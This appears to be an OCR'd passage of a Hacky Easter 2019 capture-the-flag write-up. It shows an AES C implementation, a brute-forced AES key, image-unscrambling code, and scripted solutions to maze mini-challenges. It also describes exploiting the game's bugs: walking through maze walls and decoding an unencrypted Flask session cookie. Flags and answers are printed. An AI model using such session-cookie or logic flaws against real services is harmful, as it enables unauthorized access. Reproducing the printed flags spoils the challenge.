  0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
  0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
  0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
  0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16 };

static const uint8_t rsbox[256] =
{ 0x52, 0x09, 0x6a, 0xd5, 0x30, 0x36, 0xa5, 0x38, 0xbf, 0x40, 0xa3, 0x9e, 0x81, 0xf3, 0xd7, 0xfb,
  0x7c, 0xe3, 0x39, 0x82, 0x9b, 0x2f, 0xff, 0x87, 0x34, 0x8e, 0x43, 0x44, 0xc4, 0xde, 0xe9, 0xcb,
  0x54, 0x7b, 0x94, 0x32, 0xa6, 0xc2, 0x23, 0x3d, 0xee, 0x4c, 0x95, 0x0b, 0x42, 0xfa, 0xc3, 0x4e,
  0x08, 0x2e, 0xa1, 0x66, 0x28, 0xd9, 0x24, 0xb2, 0x76, 0x5b, 0xa2, 0x49, 0x6d, 0x8b, 0xd1, 0x25,
  0x72, 0xf8, 0xf6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xd4, 0xa4, 0x5c, 0xcc, 0x5d, 0x65, 0xb6, 0x92,
  0x6c, 0x70, 0x48, 0x50, 0xfd, 0xed, 0xb9, 0xda, 0x5e, 0x15, 0x46, 0x57, 0xa7, 0x8d, 0x9d, 0x84,
  0x90, 0xd8, 0xab, 0x00, 0x8c, 0xbc, 0xd3, 0x0a, 0xf7, 0xe4, 0x58, 0x05, 0xb8, 0xb3, 0x45, 0x06,
  0xd0, 0x2c, 0x1e, 0x8f, 0xca, 0x3f, 0x0f, 0x02, 0xc1, 0xaf, 0xbd, 0x03, 0x01, 0x13, 0x8a, 0x6b,
  0x3a, 0x91, 0x11, 0x41, 0x4f, 0x67, 0xdc, 0xea, 0x97, 0xf2, 0xcf, 0xce, 0xf0, 0xb4, 0xe6, 0x73,
  0x96, 0xac, 0x74, 0x22, 0xe7, 0xad, 0x35, 0x85, 0xe2, 0xf9, 0x37, 0xe8, 0x1c, 0x75, 0xdf, 0x6e,
  0x47, 0xf1, 0x1a, 0x71, 0x1d, 0x29, 0xc5, 0x89, 0x6f, 0xb7, 0x62, 0x0e, 0xaa, 0x18, 0xbe, 0x1b,
  0xfc, 0x56, 0x3e, 0x4b, 0xc6, 0xd2, 0x79, 0x20, 0x9a, 0xdb, 0xc0, 0xfe, 0x78, 0xcd, 0x5a, 0xf4,
  0x1f, 0xdd, 0xa8, 0x33, 0x88, 0x07, 0xc7, 0x31, 0xb1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xec, 0x5f,
  0x60, 0x51, 0x7f, 0xa9, 0x19, 0xb5, 0x4a, 0x0d, 0x2d, 0xe5, 0x7a, 0x9f, 0x93, 0xc9, 0x9c, 0xef,
  0xa0, 0xe0, 0x3b, 0x4d, 0xae, 0x2a, 0xf5, 0xb0, 0xc8, 0xeb, 0xbb, 0x3c, 0x83, 0x53, 0x99, 0x61,
  0x17, 0x2b, 0x04, 0x7e, 0xba, 0x77, 0xd6, 0x26, 0xe1, 0x69, 0x14, 0x63, 0x55, 0x21, 0x0c, 0x7d };

// The round constant word array, Rcon[i], contains the values given by
// x to th e power (i-1) being powers of x (x is denoted as {02}) in the field GF(2^8)
static const uint8_t Rcon[256] = {
   0x8d, 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36, 0x6c, 0xd8, 0xab, 0x4d, 0x9a,
   0x2f, 0x5e, 0xbc, 0x63, 0xc6, 0x97, 0x35, 0x6a, 0xd4, 0xb3, 0x7d, 0xfa, 0xef, 0xc5, 0x91, 0x39,
   0x72, 0xe4, 0xd3, 0xbd, 0x61, 0xc2, 0x9f, 0x25, 0x4a, 0x94, 0x33, 0x66, 0xcc, 0x83, 0x1d, 0x3a,
   0x74, 0xe8, 0xcb, 0x8d, 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36, 0x6c, 0xd8,
   0xab, 0x4d, 0x9a, 0x2f, 0x5e, 0xbc, 0x63, 0xc6, 0x97, 0x35, 0x6a, 0xd4, 0xb3, 0x7d, 0xfa, 0xef,
   0xc5, 0x91, 0x39, 0x72, 0xe4, 0xd3, 0xbd, 0x61, 0xc2, 0x9f, 0x25, 0x4a, 0x94, 0x33, 0x66, 0xcc,
   0x83, 0x1d, 0x3a, 0x74, 0xe8, 0xcb, 0x8d, 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b,
   0x36, 0x6c, 0xd8, 0xab, 0x4d, 0x9a, 0x2f, 0x5e, 0xbc, 0x63, 0xc6, 0x97, 0x35, 0x6a, 0xd4, 0xb3,
   0x7d, 0xfa, 0xef, 0xc5, 0x91, 0x39, 0x72, 0xe4, 0xd3, 0xbd, 0x61, 0xc2, 0x9f, 0x25, 0x4a, 0x94,
   0x33, 0x66, 0xcc, 0x83, 0x1d, 0x3a, 0x74, 0xe8, 0xcb, 0x8d, 0x01, 0x02, 0x04, 0x08, 0x10, 0x20,
   0x40, 0x80, 0x1b, 0x36, 0x6c, 0xd8, 0xab, 0x4d, 0x9a, 0x2f, 0x5e, 0xbc, 0x63, 0xc6, 0x97, 0x35,
   0x6a, 0xd4, 0xb3, 0x7d, 0xfa, 0xef, 0xc5, 0x91, 0x39, 0x72, 0xe4, 0xd3, 0xbd, 0x61, 0xc2, 0x9f,
   0x25, 0x4a, 0x94, 0x33, 0x66, 0xcc, 0x83, 0x1d, 0x3a, 0x74, 0xe8, 0xcb, 0x8d, 0x01, 0x02, 0x04,
   0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36, 0x6c, 0xd8, 0xab, 0x4d, 0x9a, 0x2f, 0x5e, 0xbc, 0x63,
   0xc6, 0x97, 0x35, 0x6a, 0xd4, 0xb3, 0x7d, 0xfa, 0xef, 0xc5, 0x91, 0x39, 0x72, 0xe4, 0xd3, 0xbd,
   0x61, 0xc2, 0x9f, 0x25, 0x4a, 0x94, 0x33, 0x66, 0xcc, 0x83, 0x1d, 0x3a, 0x74, 0xe8, 0xcb, 0x8d };


/*****************************************************************************/
/* Private functions:                                   */
/*****************************************************************************/
static uint8_t getSBoxValue(uint8_t num)
```

```
{
 return sbox[num];
}

static uint8_t getSBoxInvert(uint8_t num)
{
 return rsbox[num];
}

// This function produces Nb(Nr+1) round keys. The round keys are used in each round to decrypt the states.
static void KeyExpansion(void)
{
 uint32_t i, k;
 uint8_t tempa[4]; // Used for the column/row operations

 // The first round key is the key itself.
 for(i = 0; i < Nk; ++i)
 {
  RoundKey[(i * 4) + 0] = Key[(i * 4) + 0];
  RoundKey[(i * 4) + 1] = Key[(i * 4) + 1];
  RoundKey[(i * 4) + 2] = Key[(i * 4) + 2];
  RoundKey[(i * 4) + 3] = Key[(i * 4) + 3];
 }

 // All other round keys are found from the previous round keys.
 //i == Nk
 for(; i < Nb * (Nr + 1); ++i)
 {
  {
   tempa[0]=RoundKey[(i-1) * 4 + 0];
   tempa[1]=RoundKey[(i-1) * 4 + 1];
   tempa[2]=RoundKey[(i-1) * 4 + 2];
   tempa[3]=RoundKey[(i-1) * 4 + 3];
  }

  if (i % Nk == 0)
  {
   // This function shifts the 4 bytes in a word to the left once.
   // [a0,a1,a2,a3] becomes [a1,a2,a3,a0]

   // Function RotWord()
   {
    k = tempa[0];
    tempa[0] = tempa[1];
    tempa[1] = tempa[2];
    tempa[2] = tempa[3];
    tempa[3] = k;
   }

   // SubWord() is a function that takes a four-byte input word and
   // applies the S-box to each of the four bytes to produce an output word.

   // Function Subword()
   {
    tempa[0] = getSBoxValue(tempa[0]);
    tempa[1] = getSBoxValue(tempa[1]);
    tempa[2] = getSBoxValue(tempa[2]);
    tempa[3] = getSBoxValue(tempa[3]);
   }

   tempa[0] =  tempa[0] ^ Rcon[i/Nk];
  }
#ifdef AES256
  if (i % Nk == 4)
  {
   // Function Subword()
   {
    tempa[0] = getSBoxValue(tempa[0]);
    tempa[1] = getSBoxValue(tempa[1]);
    tempa[2] = getSBoxValue(tempa[2]);
    tempa[3] = getSBoxValue(tempa[3]);
   }
  }
#endif
  RoundKey[i * 4 + 0] = RoundKey[(i - Nk) * 4 + 0] ^ tempa[0];
  RoundKey[i * 4 + 1] = RoundKey[(i - Nk) * 4 + 1] ^ tempa[1];
  RoundKey[i * 4 + 2] = RoundKey[(i - Nk) * 4 + 2] ^ tempa[2];
  RoundKey[i * 4 + 3] = RoundKey[(i - Nk) * 4 + 3] ^ tempa[3];
 }
}

// This function adds the round key to state.
// The round key is added to the state by an XOR function.
static void AddRoundKey(uint8_t round)
{
 uint8_t i,j;
 for(i=0;i<4;++i)
 {
  for(j = 0; j < 4; ++j)
  {
   (*state)[i][j] ^= RoundKey[round * Nb * 4 + i * Nb + j];
  }
 }
}
```

```
// The SubBytes Function Substitutes the values in the
// state matrix with values in an S-box.
static void SubBytes(void)
{
  uint8_t i, j;
  for(i = 0; i < 4; ++i)
  {
    for(j = 0; j < 4; ++j)
    {
      (*state)[j][i] = getSBoxValue((*state)[j][i]);
    }
  }
}

// The ShiftRows() function shifts the rows in the state to the left.
// Each row is shifted with different offset.
// Offset = Row number. So the first row is not shifted.
static void ShiftRows(void)
{
  uint8_t temp;

  // Rotate first row 1 columns to left
  temp           = (*state)[0][1];
  (*state)[0][1] = (*state)[1][1];
  (*state)[1][1] = (*state)[2][1];
  (*state)[2][1] = (*state)[3][1];
  (*state)[3][1] = temp;

  // Rotate second row 2 columns to left
  temp           = (*state)[0][2];
  (*state)[0][2] = (*state)[2][2];
  (*state)[2][2] = temp;

  temp       = (*state)[1][2];
  (*state)[1][2] = (*state)[3][2];
  (*state)[3][2] = temp;

  // Rotate third row 3 columns to left
  temp       = (*state)[0][3];
  (*state)[0][3] = (*state)[3][3];
  (*state)[3][3] = (*state)[2][3];
  (*state)[2][3] = (*state)[1][3];
  (*state)[1][3] = temp;
}

static uint8_t xtime(uint8_t x)
{
  return ((x<<1) ^ (((x>>7) & 1) * 0x1b));
```

```
}

// MixColumns function mixes the columns of the state matrix
static void MixColumns(void)
{
  uint8_t i;
  uint8_t Tmp,Tm,t;
  for(i = 0; i < 4; ++i)
  {
    t   = (*state)[i][0];
    Tmp = (*state)[i][0] ^ (*state)[i][1] ^ (*state)[i][2] ^ (*state)[i][3] ;
    Tm  = (*state)[i][0] ^ (*state)[i][1] ; Tm = xtime(Tm);  (*state)[i][0] ^= Tm ^ Tmp ;
    Tm  = (*state)[i][1] ^ (*state)[i][2] ; Tm = xtime(Tm);  (*state)[i][1] ^= Tm ^ Tmp ;
    Tm  = (*state)[i][2] ^ (*state)[i][3] ; Tm = xtime(Tm);  (*state)[i][2] ^= Tm ^ Tmp ;
    Tm  = (*state)[i][3] ^ t ;        Tm = xtime(Tm);  (*state)[i][3] ^= Tm ^ Tmp ;
  }
}

// Multiply is used to multiply numbers in the field GF(2^8)
#if MULTIPLY_AS_A_FUNCTION
static uint8_t Multiply(uint8_t x, uint8_t y)
{
  return (((y & 1) * x) ^
       ((y>>1 & 1) * xtime(x)) ^
       ((y>>2 & 1) * xtime(xtime(x))) ^
       ((y>>3 & 1) * xtime(xtime(xtime(x)))) ^
       ((y>>4 & 1) * xtime(xtime(xtime(xtime(x))))));
  }
#else
#define Multiply(x, y)                                \
      (  ((y & 1) * x) ^                              \
      ((y>>1 & 1) * xtime(x)) ^                       \
      ((y>>2 & 1) * xtime(xtime(x))) ^                \
      ((y>>3 & 1) * xtime(xtime(xtime(x)))) ^         \
      ((y>>4 & 1) * xtime(xtime(xtime(xtime(x))))))   \

#endif

// MixColumns function mixes the columns of the state matrix.
// The method used to multiply may be difficult to understand for the inexperienced.
// Please use the references to gain more information.
static void InvMixColumns(void)
{
  int i;
  uint8_t a,b,c,d;
  for(i=0;i<4;++i)
  {
    a = (*state)[i][0];
    b = (*state)[i][1];
    c = (*state)[i][2];
    d = (*state)[i][3];

    (*state)[i][0] = Multiply(a, 0x0e) ^ Multiply(b, 0x0b) ^ Multiply(c, 0x0d) ^ Multiply(d, 0x09);
    (*state)[i][1] = Multiply(a, 0x09) ^ Multiply(b, 0x0e) ^ Multiply(c, 0x0b) ^ Multiply(d, 0x0d);
    (*state)[i][2] = Multiply(a, 0x0d) ^ Multiply(b, 0x09) ^ Multiply(c, 0x0e) ^ Multiply(d, 0x0b);
    (*state)[i][3] = Multiply(a, 0x0b) ^ Multiply(b, 0x0d) ^ Multiply(c, 0x09) ^ Multiply(d, 0x0e);
  }
}


// The SubBytes Function Substitutes the values in the
// state matrix with values in an S-box.
static void InvSubBytes(void)
{
  uint8_t i,j;
  for(i=0;i<4;++i)
  {
    for(j=0;j<4;++j)
    {
      (*state)[j][i] = getSBoxInvert((*state)[j][i]);
    }
  }
}

static void InvShiftRows(void)
{
  uint8_t temp;

  // Rotate first row 1 columns to right
  temp=(*state)[3][1];
  (*state)[3][1]=(*state)[2][1];
  (*state)[2][1]=(*state)[1][1];
  (*state)[1][1]=(*state)[0][1];
  (*state)[0][1]=temp;

  // Rotate second row 2 columns to right
  temp=(*state)[0][2];
  (*state)[0][2]=(*state)[2][2];
  (*state)[2][2]=temp;

  temp=(*state)[1][2];
  (*state)[1][2]=(*state)[3][2];
  (*state)[3][2]=temp;

  // Rotate third row 3 columns to right
  temp=(*state)[0][3];
  (*state)[0][3]=(*state)[1][3];
  (*state)[1][3]=(*state)[2][3];
  (*state)[2][3]=(*state)[3][3];
  (*state)[3][3]=temp;
}


// Cipher is the main function that encrypts the PlainText.
static void Cipher(void)
{
  uint8_t round = 0;

  // Add the First round key to the state before starting the rounds.
  AddRoundKey(0);

  // There will be Nr rounds.
  // The first Nr-1 rounds are identical.
  // These Nr-1 rounds are executed in the loop below.
  for(round = 1; round < Nr; ++round)
  {
    SubBytes();
    ShiftRows();
    MixColumns();
    AddRoundKey(round);
  }

  // The last round is given below.
  // The MixColumns function is not here in the last round.
  SubBytes();
  ShiftRows();
  AddRoundKey(Nr);
}

static void InvCipher(void)
{
  uint8_t round=0;

  // Add the First round key to the state before starting the rounds.
  AddRoundKey(Nr);

  // There will be Nr rounds.
  // The first Nr-1 rounds are identical.
  // These Nr-1 rounds are executed in the loop below.
  for(round=Nr-1;round>0;round--)
  {
    InvShiftRows();
    InvSubBytes();
    AddRoundKey(round);
```

```
   InvMixColumns();
  }

  // The last round is given below.
  // The MixColumns function is not here in the last round.
  InvShiftRows();
  InvSubBytes();
  AddRoundKey(0);
}


/*****************************************************************************/
/* Public functions:                                                         */
/*****************************************************************************/
#if defined(ECB) && ECB


void AES_ECB_encrypt(const uint8_t* input, const uint8_t* key, uint8_t* output, const uint32_t
length)
{
  // Copy input to output, and work in-memory on output
  memcpy(output, input, length);
  state = (state_t*)output;

  Key = key;
  KeyExpansion();

  // The next function call encrypts the PlainText with the Key using AES algorithm.
  Cipher();
}

void AES_ECB_decrypt(const uint8_t* input, const uint8_t* key, uint8_t *output, const uint32_t
length)
{
  // Copy input to output, and work in-memory on output
  memcpy(output, input, length);
  state = (state_t*)output;

  // The KeyExpansion routine must be called before encryption.
  Key = key;
  KeyExpansion();

  InvCipher();
}


#endif // #if defined(ECB) && ECB
```

```
#if defined(CBC) && CBC


static void XorWithIv(uint8_t* buf)
{
  uint8_t i;
  for(i = 0; i < BLOCKLEN; ++i) //WAS for(i = 0; i < KEYLEN; ++i) but the block in AES is always 128bit so
16 bytes!
  {
    buf[i] ^= Iv[i];
  }
}

void AES_CBC_encrypt_buffer(uint8_t* output, uint8_t* input, uint32_t length, const uint8_t* key,
const uint8_t* iv)
{
  uintptr_t i;
  uint8_t extra = length % BLOCKLEN; /* Remaining bytes in the last non-full block */

  // Skip the key expansion if key is passed as 0
  if(0 != key)
  {
    Key = key;
    KeyExpansion();
  }

  if(iv != 0)
  {
    Iv = (uint8_t*)iv;
  }

  for(i = 0; i < length; i += BLOCKLEN)
  {
    XorWithIv(input);
    memcpy(output, input, BLOCKLEN);
    state = (state_t*)output;
    Cipher();
    Iv = output;
    input += BLOCKLEN;
    output += BLOCKLEN;
    //printf("Step %d - %d", i/16, i);
  }

  if(extra)
```

```
 {
   memcpy(output, input, extra);
   state = (state_t*)output;
   Cipher();
 }
}

void AES_CBC_decrypt_buffer(uint8_t* output, uint8_t* input, uint32_t length, const uint8_t* key,
const uint8_t* iv)
{
 uintptr_t i;
 uint8_t extra = length % BLOCKLEN; /* Remaining bytes in the last non-full block */

 // Skip the key expansion if key is passed as 0
 if(0 != key)
 {
   Key = key;
   KeyExpansion();
 }

 // If iv is passed as 0, we continue to encrypt without re-setting the Iv
 if(iv != 0)
 {
   Iv = (uint8_t*)iv;
 }

 for(i = 0; i < length; i += BLOCKLEN)
 {
   memcpy(output, input, BLOCKLEN);
   state = (state_t*)output;
   InvCipher();
   XorWithIv(output);
   Iv = input;
   input += BLOCKLEN;
   output += BLOCKLEN;
 }

 if(extra)
 {
   memcpy(output, input, extra);
   state = (state_t*)output;
   InvCipher();
 }
}

#endif // #if defined(CBC) && CBC
```


While I tried implementing a CUDA bruteforce, suddenly my CPU went quiet and I checked the console output, just to see:

SUCCESS!

Solution: AESCRACKWITHCUDA

NICE!!! No more work for me. Just decrypt the previous extracted data with the Key and AES_ECB to get the Egg.


EGG



Scrambled Egg

This Easter egg image is a little distorted...

Can you restore it?



Solution


When checking the size of the image (259x256) I noticed that the width had 3 pixel more. So I checked a single line of the image with python and found some invisible pixels with the Alpha value = 0 and one number in either the RGB fields. As the maximum number was 255 I guessed, that these are the real row indices of each row. So I first reordered them. Next I shifted each of the invisible pixels to the beginning of the row and took all the values of the channel, the row index was currently in and combined them with the other 2 channels where I did the same. This gave me the egg. Here is my script:

```
from PIL import Image
```

```
imgobj = Image.open('egg.png')
pixels = imgobj.convert('RGBA')
data = imgobj.getdata()
chunk = []
lines = {}
chunkCount=0
currentAlpha=0
for pixel in data:
   chunk.append(pixel)
   if pixel[3] == 0:
      currentAlpha= pixel[0] | pixel[1] | pixel[2]
   if len(chunk) == 259:
      lines[currentAlpha]=chunk
      chunk=[]

linesR = {}
for i in range(0,len(lines)):
   beforA=[]
   foundA=False
   newLine=[]
   for pixel in lines[i]:
     if not foundA and pixel[3] != 0:
      beforA.append(pixel)
     elif pixel[3] == 0 and pixel[0] >=1 :
      foundA=True
     elif pixel[3] != 0:
      newLine.append(pixel)
   newLine.extend(beforA)
   linesR[i]= newLine
linesB = {}
for i in range(0,len(lines)):
   beforA=[]
   foundA=False
   newLine=[]
   for pixel in lines[i]:
     if not foundA and pixel[3] != 0:
      beforA.append(pixel)
     elif pixel[3] == 0 and pixel[2] >=1 :
      foundA=True
     elif pixel[3] != 0:
      newLine.append(pixel)
   newLine.extend(beforA)
   linesB[i]= newLine
for i in range(0,len(lines)):
   beforA=[]
   foundA=False
   newLine=[]
```

```
  for pixel in lines[i]:
    if not foundA and pixel[3] != 0:
     beforA.append(pixel)
    elif pixel[3] == 0 and pixel[1] >=1 :
     foundA=True
    elif pixel[3] != 0:
     newLine.append(pixel)
  newLine.extend(beforA)
  lines[i]= newLine

outimg= Image.new("RGBA",(256,256))
pixels_out = outimg.load()
isGreen=False
greenLine=0
for j in range(0,256):
  for i in range(0,256):
    pixels_out[(i,j)]=(linesR[j][i][0],lines[j][i][1],linesB[j][i][2],lines[i][j][3])

outimg.save("my.png","png")
```

Egg



The Hunt: Misty Jungle

Welcome to the longest scavenger hunt of the world!

The hunt is divided into two parts, each of which will give you an Easter egg. Part 1 is the **Misty Jungle**.

To get the Easter egg, you have to fight your way through a maze. On your journey, find and solve **8** mini challenges, then go to the exit. Make sure to check your carrot supply! Wrong submissions cost one carrot each.

http://whale.hacking-lab.com:5337/

Solution

So this was a maze with lots of different little tasks. The first one was to find out, how to interact with the system. In the explanation part was a cryptic looking string: ``bqq`vsm``0npwf0y0z when this is rotateted by 25 we get ``app`url``0move0x0y so probably sth like app_url/move/x/y is the intended solution. Afterwards, I found out, that this maze contains many little tasks, I had to solve to get the flag. As the implementation of the solution is ultra-buggy, I will only quickly theoretically present each little task, as it took me hours to pass it completely without a 500 error.

- **Warmup**: Compare to images, that look the same, but have different pixels -> extract the cords of the differences:

  ```
  def solveShow(s, content):
      lnk = "http://whale.hacking-lab.com:5337/static/img/ch11/challenges/" +
  re.search(r'<img src="../../static/img/ch11/challenges/(.*).png">',
  content).groups()[0] + ".png"
      r = s.get(lnk)
      with open("ecc5554f-f7f3-4374-8d4c-b361c74b7e5c.png", 'wb') as f:
          f.write(r.content)
      im = Image.open('c11.png')
      im2 = Image.open('ecc5554f-f7f3-4374-8d4c-b361c74b7e5c.png')
      rgb_im = im.convert('RGB')
      rgb_im2 = im2.convert('RGB')
      w,h = rgb_im2.size
      coords = []
      for i in range(0,w):
          for j in range(0,h):
              r, g, b = rgb_im.getpixel((i, j))
              r2, g2, b2 = rgb_im2.getpixel((i, j))
              if r^r2 > 0 or g^g2 > 0 or b^b2:
                  coords.append([i,j])
      r = s.get("http://whale.hacking-lab.com:5337/", params={"pixels": str(coords)})
  ```
- **Cottontail Check v2.0**: Captcha with math calculation -> solve 10 in a few seconds. (The image name contained the solution)
- **Mathonymous 2.0**: Equation with missing math signs (+/-/*//) -> BF all possibilities and check result:

  ```
      a = re.findall(r'<td><code style="font-size: 1em; margin: 10px">(.*)</code></td>',
  content)
      print(a)
      result = re.findall(r'<td><code style="font-size: 1em">= (.*)</code></td>',
  content)[0]
      print(result)
      ops = ["+", "*", "-", "/"]#, "%", ".", "&", "|", "~", "^", "//", ">>", "<<"]

      for o in itertools.product(ops, repeat=5):
          test = a[0]+o[0]+a[1]+o[1]+a[2]+o[2]+a[3]+o[3]+a[4]+o[4]+a[5]
          try:
              res = eval(test)
              if abs(res - float(result)) < 0.001: #int(a[7]):
                  print(test, res)
                  print("WIN")
                  r = s.get("http://whale.hacking-lab.com:5337/", params={"op": str(o[0] +
  o[1] + o[2] + o[3] + o[4])}, proxies=proxies)
                  break
          except:
  ```

```
        res = 0
```

- **Teleport:** Find the teleport location -> now you are at different cords
- **Pumple’s Puzzle:** Einsteins Riddle, but with bunnies etc. -> Used a python solve: https://artificialcognition.github.io/who-owns-the-zebra
- **The Oracle:** A task to calculate the next rand int, with the given seed -> implement the function:

```
import random
maseed=58422458564627834052817515976010329277017974218591372039279674317793960946448128580022284310770882911330143067884586248338886846361
for i in range(0,1337):
   random.seed(maseed)
   maseed=random.randint(-(1337**42), 1337**42)
print maseed
```

- **Punkt.Hase**: A blinking gif as a dot -> binary decode the white and black as 1 and 0:

```
import numpy as np
from PIL import Image, ImageSequence

img = Image.open('morse.gif')
frames =
np.array([np.array(frame.copy().convert('RGB').getdata(),dtype=np.uint8).reshape(frame.size[1],frame.size[0],3) for frame in ImageSequence.Iterator(img)])
morseNum = (frames[:,0,0][:,0] == 0)
bina =  "".join([str(1-d*1) for d in list(morseNum)])
bini = int(bina, 2)
s = hex(bini)[2:-1].decode('hex')
print s
```

- **Pssst …:** Regex -> give one valid solution of the regex: https://www.debuggex.com/
- **CLC32:** Graphql db -> get 5 sinns when 3 are the same note the letter, do this 5 times:

```
import requests

proxies = {"http":"127.0.0.1:8080","https":"127.0.0.1:8080"}
s = requests.session()
querry = '''{ In { Out{see hear taste smell touch} see hear taste smell touch } }'''
json = { 'query': querry }

counter=0
compareString = ""
compareString2 = ""
while True:
   data = s.post('http://whale.hacking-lab.com:5337/live/a/life', json=json,
proxies=proxies).json()
   compareString = data["data"]["In"]["Out"]["see"] +
data["data"]["In"]["Out"]["hear"] + data["data"]["In"]["Out"]["taste"] +
data["data"]["In"]["Out"]["smell"] + data["data"]["In"]["Out"]["touch"]
   compareString2 = data["data"]["In"]["see"] + data["data"]["In"]["hear"] +
data["data"]["In"]["taste"] + data["data"]["In"]["smell"] + data["data"]["In"]["touch"]
   for key in ["hear", "taste", "smell", "see", "touch"]:
        c = compareString.count(data["data"]["In"]["Out"][key])
        c2 = compareString2.count(data["data"]["In"][key])
        if c >= 3:
            print data["data"]["In"]["Out"]
        if c2 >= 3:
            print data["data"]["In"]
```

- **Bunny Teams:** Battleship Puzzle -> solve the puzzle by hand
- **theBoxOfCarrots:** JS code with flag -> reverse JS code:

```
import math

data = [<the box of carrots>]
alph = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789'

count = len(data[0][1].split("."))-1
print count
for i in range(0, count):
    olddata = list(data)
    for el in olddata:
        if int(el[1].split(".")[-2]) >= 10:
            data[int(el[1].split(".")[-2])] = [el[0], el[1][:-3]]
        else:
            data[int(el[1].split(".")[-2])] = [el[0], el[1][:-2]]
    for j in range(len(data)-1, 0, -1):
        s=data[j-1][0]
        data[j][0] -= abs(math.floor(math.sin(s) * 20))


    if i < count-1 :
        s = data[len(data)-1][0]
        biggest=0
        for k in range(0, len(data)):
            if biggest < int(data[k][1].split(".")[-2]):
                biggest = int(data[k][1].split(".")[-2])
                s = data[k][0]
        data[0][0] -= abs(math.floor(math.sin(s+3) * 20))
    else:
        data[0][0] -= 2

sol = ""
for i in data:
    if int(i[0]) >= len(alph):
        print "Fail: " + int(i[0])
    else:
        sol+= alph[int(i[0])]
print sol
```

In the end this task was so painful, as the whole system was very unstable and contained lots of bugs. Additionally, many of the tasks had multiple solutions, but only one was accepted, which was a huge pain in the ass. 2 big bugs helped me a lot to solve this task. One was, that at the beginning, the borders were passable by increasing the step size. Therefore, it was possible for me to find all riddles and start solving them + the hidden flag. Next the session cookie, was an encrypted flask cookie. However initially, the cookie was only encoded and not encrypted so you just had to "zlib.decompress(base64.urlsafe_b64decode(data))" to get the clear text cookie. The benefit of this was, that the solution of each task was inside the cookie. So even when I had no idea what to do at a riddle, I already got a working solution.

EGG

he19-JfsM-ywiw-mSxE-yfYa

The Hunt: Muddy Quagmire

Welcome to the longest scavenger hunt of the world!

The hunt is divided into two parts, each of which will give you an Easter egg. Part 1 is the **Muddy Quagmire**.

To get the Easter egg, you have to fight your way through a maze. On your journey, find and solve **9** mini challenges, then go to the exit. Make sure to check your carrot supply! Wrong submissions cost one carrot each.

http://whale.hacking-lab.com:5337/

Solution

The same procedure as the last challenge, but this time only with 9 tasks:

- **Old Rumpy:** Calculate Time in other timezone -> Google timezone and calculate by hand
- **Mathoymous:** Simple Math task -> Copy task in python and calculate result
- **Randonacci:** Some different version of Fibonacci -> Create script with the given hints:

```
import random

def fib(n):
  if n == 0: return 0
  elif n == 1: return 1
  else: return fib(n-1)+fib(n-2)


random.seed(1337)
sequence = []
for n in range(1, 104):
  y = fib(n)
  x = y % random.randint(1, y)
  print(x)
  sequence.append(x)
```

- **Simon’s Eyes:** Replay all done steps with the arrow keys -> log steps and convert them to the arrow keys: https://gchq.github.io/CyberChef/#recipe=Find_/_Replace(%7B'option':'Regex','string':'http://whale.hacking-lab.com:5337/'%7D,'',true,false,true,false)Filter('Line%20feed','move',false)Find_/_Replace(%7B'option':'Regex','string':'move/'%7D,'',true,false,true,false)Find_/_Replace(%7B'option':'Regex','string':'-1/0'%7D,'%223%22',true,false,true,false)Find_/_Replace(%7B'option':'Regex','string':'1/0'%7D,'%224%22',true,false,true,false)Find_/_Replace(%7B'option':'Regex','string':'0/-1'%7D,'%221%22',true,false,true,false)Find_/_Replace(%7B'option':'Regex','string':'0/1'%7D,'%226%22',true,false,true,false)Find_/_Replace(%7B'option':'Regex','string':'%5C%5Cn'%7D,',',true,false,true,false)Find_/_Replace(%7B'option':'Regex','string':'%5E'%7D,'%5B',true,false,true,false/disabled)Find_/_Replace(%7B'option':'Regex','string':'$'%7D,'%5D',true,false,true,false/disabled)Reverse('Character')URL_Encode(true)&input=aHR0cDovL3doYWxlLmhhY2tpbmctbGFiLmNvbTo1MzM3L21vdmUvMS8wCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzEvMApodHRwOi8vd2hhbGUuaGFja2luZy1sYWIuY29tOjUzMzcvbW92ZS8wLy0xCmh0dHA6Ly93aGFsZS5oYWNraW5nLWxhYi5jb206NTMzNy9tb3ZlLzAvLTEKaHR0cDovL3doYWx